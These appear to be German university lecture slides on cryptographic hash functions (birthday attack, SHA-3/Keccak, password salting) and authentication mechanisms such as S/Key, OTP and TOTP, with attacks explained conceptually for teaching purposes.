$$P = 1 - \left(1 - \frac{1}{365}\right)^n \quad (\text{ab } n=253 \text{ ist } P > 0,5)$$

- Wie viele Personen brauchen Sie, damit mit Wahrscheinlichkeit $P > 0,5$ zwei Personen am selben Tag Geburtstag haben?

Antwort: 23
$$P = 1 - \frac{365 \cdot 364 \cdots (365 - (n - 1))}{365^n} \quad (\text{ab } n=23 \text{ ist } P > 0,5)$$

- Wie können Sie dieses Wissen für Angriffe gegen Hash-Funktionen nutzen?

Eine Kollision zu finden ist deutlich einfacher als zu einem gegebenen Hash-Wert einen passenden Text!

Vorgehensweise

1. Alice sichert mit einem k Bits langen Hash eine Nachricht M
 2. Mallet erzeugt $2^{k/2}$ Variationen der Nachricht M
- Die Wahrscheinlichkeit für eine Kollision ist größer 0,5.
 - Wie können $2^{k/2}$ Variationen erzeugt werden?
 - Z.B. Einfügen von „Space – Backspace – Space“ Zeichen zwischen Wörtern
 - Wörter durch Synonyme ersetzen
 -

Beispiel für einen Brief mit 2^37 Variationen


Dear Anthony,

■ [Stal 98]

{ This letter is } to introduce { you to } { Mr. } Alfred { P. }
I am writing { to you } { -- } { -- }
Barton, the { new } { chief } jewellery buyer for { our }
newly appointed { senior } { the }
Northern { European } { area } . He { will take } over { the }
Europe division . He { has taken } over { -- }
responsibility for { all } our interests in { watches and jewellery }
the whole of { jewellery and watches }
in the { area } . Please { afford } him { every } help he { may need }
region { give } all the needs
to { seek out } the most { modern } lines for the { top } end of the
find { up to date }
market. He is { empowered } to receive on our behalf { samples } of the
authorized { specimens }
{ latest } { watch and jewellery } products, { up } { limit }
newest { subject } to a { maximum }
of ten thousand dollars. He will { carry } a signed copy of this { letter }
hold { document }
as proof of identity. An order with his signature, which is { appended }
attached
{ authorizes } { allows } you to charge the cost to this company at the { above }
address. We { fully } expect that our { level } of orders will increase in
the { following } next { volume } year and { trust } hope that the new appointment will { be }
prove
{ advantageous } to both our companies.
an advantage.

Konstruktion kryptographischer Hash-Funktionen


- Folge von Kompressionsfunktionen G
- Nachricht m wird in Blöcke M_i mit fester Länge y zerlegt
- Hash-Verfahren wird mit Initialisierungswert IV vorbelegt



- Letzter Block M_n muss ggf. auf vorgegebene Länge y „aufgefüllt“ werden (Padding)
- Als Kompressionsfunktion G können verwendet werden:
 - Hash-Funktionen auf der Basis symmetrischer Blockchiffren
 - Dedizierte Hash-Funktionen


DES als Kompressionsfunktion

■ DES im Cipher Block Chaining (CBC) Mode



- Letzter Output Block ist Hashwert
- Länge des Hashwerts? 64 Bits

- 10/2012 vom NIST als Nachfolger von SHA-2 standardisiert
- 2007: Wettbewerb ähnlich zu AES-Standardisierung:
 - motiviert durch erfolgreiche Angriffe auf MD5 und SHA-1
 - 64 Einreichungen, 14 Algorithmen in engerer Auswahl, 5 Finalisten
 - Gewinner: Keccak von Bertoni, [Daemen](#), Peeters und van Assche
- Innovativer Ansatz: Sponge-Funktion



Zwei Phasen:
absorbing/squeezing

Variable Output-Länge

Bildquelle: <http://sponge.noekeon.org>

Keccak: Parametrisierung und Keccak-f


- Als SHA-3 standardisierte Varianten umfassen u.a.
 - SHA3-256: $r=1152$, $c=448$, Ausgabe abgeschnitten nach 256 Bits
 - SHA3-512: $r=576$, $c=1024$, Ausgabe abgeschnitten nach 512 Bits
- $f[b]$ Keccak Permutationsfunktion; Breite der Perumutation
 $b = c + r = 25 \cdot 2^l$
- Funktion f betrachtet State als dreidimensionales Array von GF[2]
 $a[5][5][w]$ mit $w = 2^l$, $b = c + r = 25 \cdot 2^l$

Beispiel SHA3-256: $b = 1152 + 448 = 1600$,

$$\text{d.h. } l = 6, w = 64$$

- Jede Anwendung von f besteht aus nr Runden:
 $nr = 12 + 2 \cdot l$, d.h. für SHA3-256: $nr = 24$

Keccak: Terminologie zum State





Bildquelle: <http://keccak.noekeon.org/Keccak-reference-3.0.pdf>

Keccak-f: Runden

- Jede Runde besteht aus fünf Schritten:


- $R = \iota \circ \chi \circ \pi \circ \rho \circ \theta$,
 - Addition von Rundenkonstanten
 - Nichtlinearität
 - Erhöhung der Diffusion in allen drei Dimensionen



Keccak-f: Runden

- Jede Runde besteht aus fünf Schritten:

- $R = \iota \circ \chi \circ \pi \circ \rho \circ \theta$,
 - Addition von Rundenkonstanten
 - Nichtlinearität
 - Erhöhung der Diffusion in allen drei Dimensionen



Keccak: Bewertung

- Innovativer Ansatz:
 - Vermeidet Probleme klassischer Merkle-Damgard-Konstrukte wie MD5;
 - ist entsprechend aber noch weniger von Kryptanalytikern untersucht.
 - Komplementär zu SHA-2 verwendbar.
- Variable Output-Länge
 - ermöglicht flexible Anpassung an jeweiligen Bedarf
 - Gute Eignung als PRNG für Stream Ciphers
- Effiziente Implementierung in Hard- und Software möglich
- Konservative Sicherheitsreserve durch große Rundenzahl

Praktisches Anwendungsbeispiel: Passwort-Hashes

- Krypto-Hashes werden verwendet um Passwörter (PW) zu speichern
- Bei PW-Eingabe wird Hash berechnet und mit gespeichertem verglichen
 - Hash als Einwegfunktion - Rückrechnung von Hash auf Passwort „schwer“
 - ABER: gleiches Passwort liefert gleichen Hash
 - Damit Wörterbuchangriff oder Rainbow-Tables (vgl. Kap. 12) möglich
 - Offline Angriff auf gestohlene Hash-Listen
- Abhilfe:
 - Salt: Zufallszeichenkette der beim Hash mitberechnet und mitgespeichert wird (vgl. Kap 3) - allerdings länger als beim ursprünglichen crypt - mindestens so lang wie Hash
 - Pepper: geheime Information, die nicht mit gespeichert wird:
 - gespeichert wird Salt | Hash(Passwort, Salt, Pepper)
 - Verwendung spezieller Hash-Funktionen
 - vgl. Password Hashing Competition - Gewinner [Aragon](#)
 - Speicherabhängige Hashes - damit fällt GPU-Vorteil weg



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften


Kapitel 10:

Sicherheitsmechanismen

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

Vertraulichkeit (Confidentiality)

- Schutz der Daten vor unberechtigter Offenlegung
- Wie kann Vertraulichkeit realisiert werden?
 - Durch Verschlüsselung (Encryption)
 - Mallet kann Chiffrentext mangels Kenntnis des Schlüssels nicht nutzen



- Erkennung von Modifikationen, Einfügungen, Löschungen, Umordnung, Duplikaten oder Wiedereinspielung von Daten
- Wie kann Integrität gewährleistet werden?
 - Modifikation, Einfügung, Löschung, Umordnung?
 - Kryptographischer Hash-Wert über die Daten
 - Duplikate, Wiedereinspielung von Daten?
 - Kryptographischer Hash-Wert + „gesicherte“ Sequenznummern und/oder Zeitstempel

Integrität durch Verschlüsselung?

■ Ist Verschlüsselung ein Mechanismus zur Integritätssicherung?

- In Allgemeinheit NEIN: „Blinde“ Modifikation des Chiffrentextes möglich
- Abhängig vom Verschlüsselungsverfahren und den Daten kann es passieren, dass die Veränderung nicht automatisch erkannt wird
- Auch mit semantischem Wissen kann Veränderung unbemerkt bleiben
- Unwahrscheinliches aber mögliches Bsp.: Angreifer kippt Bit in verschlüsselter Überweisung; Entschlüsselung liefert 1000 statt 10 €

Angriff auf Mechanismen zur Integritätssicherung

- Angreifer verändert unbemerkt Daten und Hash-Wert
- Deshalb: Hash-Wert und ggf. Sequenznummern müssen vor Veränderungen geschützt werden
 - Sequenznummern oder Timestamp als Teil der geschützten Daten werden (automatisch) durch Hash geschützt
 - Sequenznummern im Protokoll-Header sind gesondert (durch Hash) zu schützen
 - Hash selbst wird z.B. durch Verschlüsselung geschützt
 - In diesem (Spezial-)Fall ist Verschlüsselung ein wichtiger Beitrag zur Integritätssicherung
 - Bei verschlüsselten Hashes lassen sich „blinde“ Veränderungen am Chiffrentext automatisch erkennen
 - Übertragen wird $\langle m, E(H(m)) \rangle$
 - Test beim Empfänger: Ist $D(E(H(m)))$ gleich dem selbst berechneten Wert von $H(m)$?

Inhalt

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

- Bei Authentisierung wird unterschieden zwischen:
 1. Authentisierung des Datenursprungs
 2. Benutzeroauthentisierung
 3. Peer Entity Authentisierung
 - Einseitig (z.B. Client prüft Server, aber nicht umgekehrt), oder
 - Zwei- bzw. mehrseitige Authentisierung
- Grundsätzliche Möglichkeiten zur Authentisierung:
 1. Wissen (Something you know)
 2. Besitz (Something you have)
 3. Persönliche Eigenschaft (Something you are)
 4. Kombinationen aus 1. – 3.
 5. (Delegation - Someone who knows you)

Benutzeroauthentisierung


- Wissen
 - Passwort, Passphrase (Unix Passwort Verfahren, vgl. Kap. 3)
 - Einmal-Passwort
 - PIN
 -
- Besitz
 - Smartcard, Token, („physischer“) Schlüssel, Token-App auf Smartphone
 - Kryptographischer Schlüssel als Datei
- Eigenschaft
 - Biometrie:
 - Fingerabdruck
 - Stimmerkennung
 - Gesichtserkennung
 - Iris-Scan
 - Hand-Geometrie; Venenbild der Hand
 - Behavioral Biometrics, z.B.
 - Anschlags- oder Andruck-Charakteristik beim Schreiben
 - Lippenbewegungen

Einmalpasswörter

- Motivation
 - Nutzung nicht vertrauenswürdiger Geräte
 - Erwartetes „Shoulder-Surfing“, z.B. bei Messen / Präsentationen
- Abgehörtes Passwort soll für den Angreifer möglichst nutzlos sein:
 - Passwort kann nicht mehrfach verwendet werden
 - Begrenzte Gültigkeitsdauer nach Beginn der Nutzung
 - Aus dem (n-1)ten Passwort lässt sich das n. Passwort nicht ableiten
- Design-Kriterien aus den 1990ern:
 - Benutzer gibt Anzahl der Einmalpasswörter vor
 - Keine Verschwendungen von kostbarem Speicherplatz durch Passwort-Listen
 - Keine Out-of-Band-Kommunikation (z.B. Nutzung eines Mobiltelefons)
- Bekannte Verfahren: S/Key und OTP

Einmal-Passwort Verfahren: S/Key (1995)

- Authentisierungsserver kennt Passwort des Benutzers



- Bei nächster Authentisierung wird $S[N-1]$ verwendet, dann $S[N-2]$, usw.
- Entwickelt von Bellcore [RFC 1760]

- Verkürzungsfunktion
 - $T := S[N]$ (128 Bit lang)
 $T[0-31] := T[0-31] \text{ XOR } T[64-95]$
 $T[32-63] := T[32-63] \text{ XOR } T[96-127]$
 - Weiter verwendet wird $T[0-63]$
- Eingabe einer 64 Bit Zahl ist fehleranfällig, daher
- Übersetzungsfunktion für T
 - Ergebnis 6 kurze (1 bis 4 Zeichen lange) englische Wörter
 - Wörterbuch mit 2048 Wörtern (in RFC 1760 enthalten)
 - Je 11 Bit von T liefern - als Zahl interpretiert - die Nummer des Wortes
 - Bsp. für einen solchen „Satz“: HIT HARD LIKE A DOOM GOAT

- Gute Hashfunktionen bieten ausreichend Schutz vor dem Ableiten des n. Passworts aus den vorherigen n-1 Passwörtern
- Ohne weitere Schutzmaßnahmen anfällig für Man-in-the-Middle Angriffe
- Benutzer muss Reihenfolge der Passwörter genau einhalten

OTP (One Time Password System)

- Entwickelt von Bellcore [RFC 2289] als Nachfolger für S/Key
- Schutz vor Race Angriff:
 - S/Key Implementierungen erlauben i.d.R. mehrere gleichzeitige Sessions mit einem Passwort
 - Angreifer kann abgehörtes Passwort für kurzen Zeitraum nutzen (Replay Angriff)
- Jede Anmeldung mit OTP braucht eigenes One-Time Passwort
- Sonst nur marginale Änderungen

- Unterstützt verschiedene Hash-Funktionen (MD4, MD5, SHA,...)
- Akzeptiert Passwort auch in Hexadezimal-Notation
- Passwort muss mind. 10 und kann bis 64 Zeichen lang sein
- Verwendung von IPSec wird „empfohlen“


- Dictionary Attack:
 - Alle Nachrichten werden im Klartext übertragen, z.B.
 - Angreifer kann mit diesen Informationen versuchen, das Passwort des Benutzers zu brechen, z.B.:
 - Wort 1: Automobile: BAD LOST CRUMB HIDE KNOT SIN
 - Wort k: wireless-lan: A GUY SWING GONE SO SIP
 - Daher empfiehlt OTP die Verschlüsselung über IPSec
- Sicherheit hängt essentiell von der Sicherheit des gewählten Passwortes ab
- Spoofing-Angriff:
 - Angreifer gibt sich als Authentisierungs-Server aus
 - Damit Man-in-the-Middle Angriff möglich
 - Auch hier: OTP empfiehlt die Verwendung von IPSec zur Authentisierung des Servers

Time-Based One Time Passwort (TOTP)

- Weiterentwicklung von HMAC based OTP (HOTP) [RFC 4226]:
 - $\text{HOTP}(K,C) = \text{HMAC-SHA1}(K,C)$ mit Schlüssel/Passwort K und Counter C
- TOTP spezifiziert in [RFC 6238]:
 - $\text{TOTP}(K) = \text{HOTP}(K, C_T)$ mit
 - $C_T = \left\lfloor \frac{T - T_0}{T_X} \right\rfloor$ wobei
 - T_0 Unix-Zeit in Sekunden, Default 0, d.h. 1.1.1970
 - T aktuelle Zeit in Sekunden seit 1.1.1970
 - T_X Länge des Zeitfenster, Standard 30s
 - Raten von K funktioniert nicht mehr
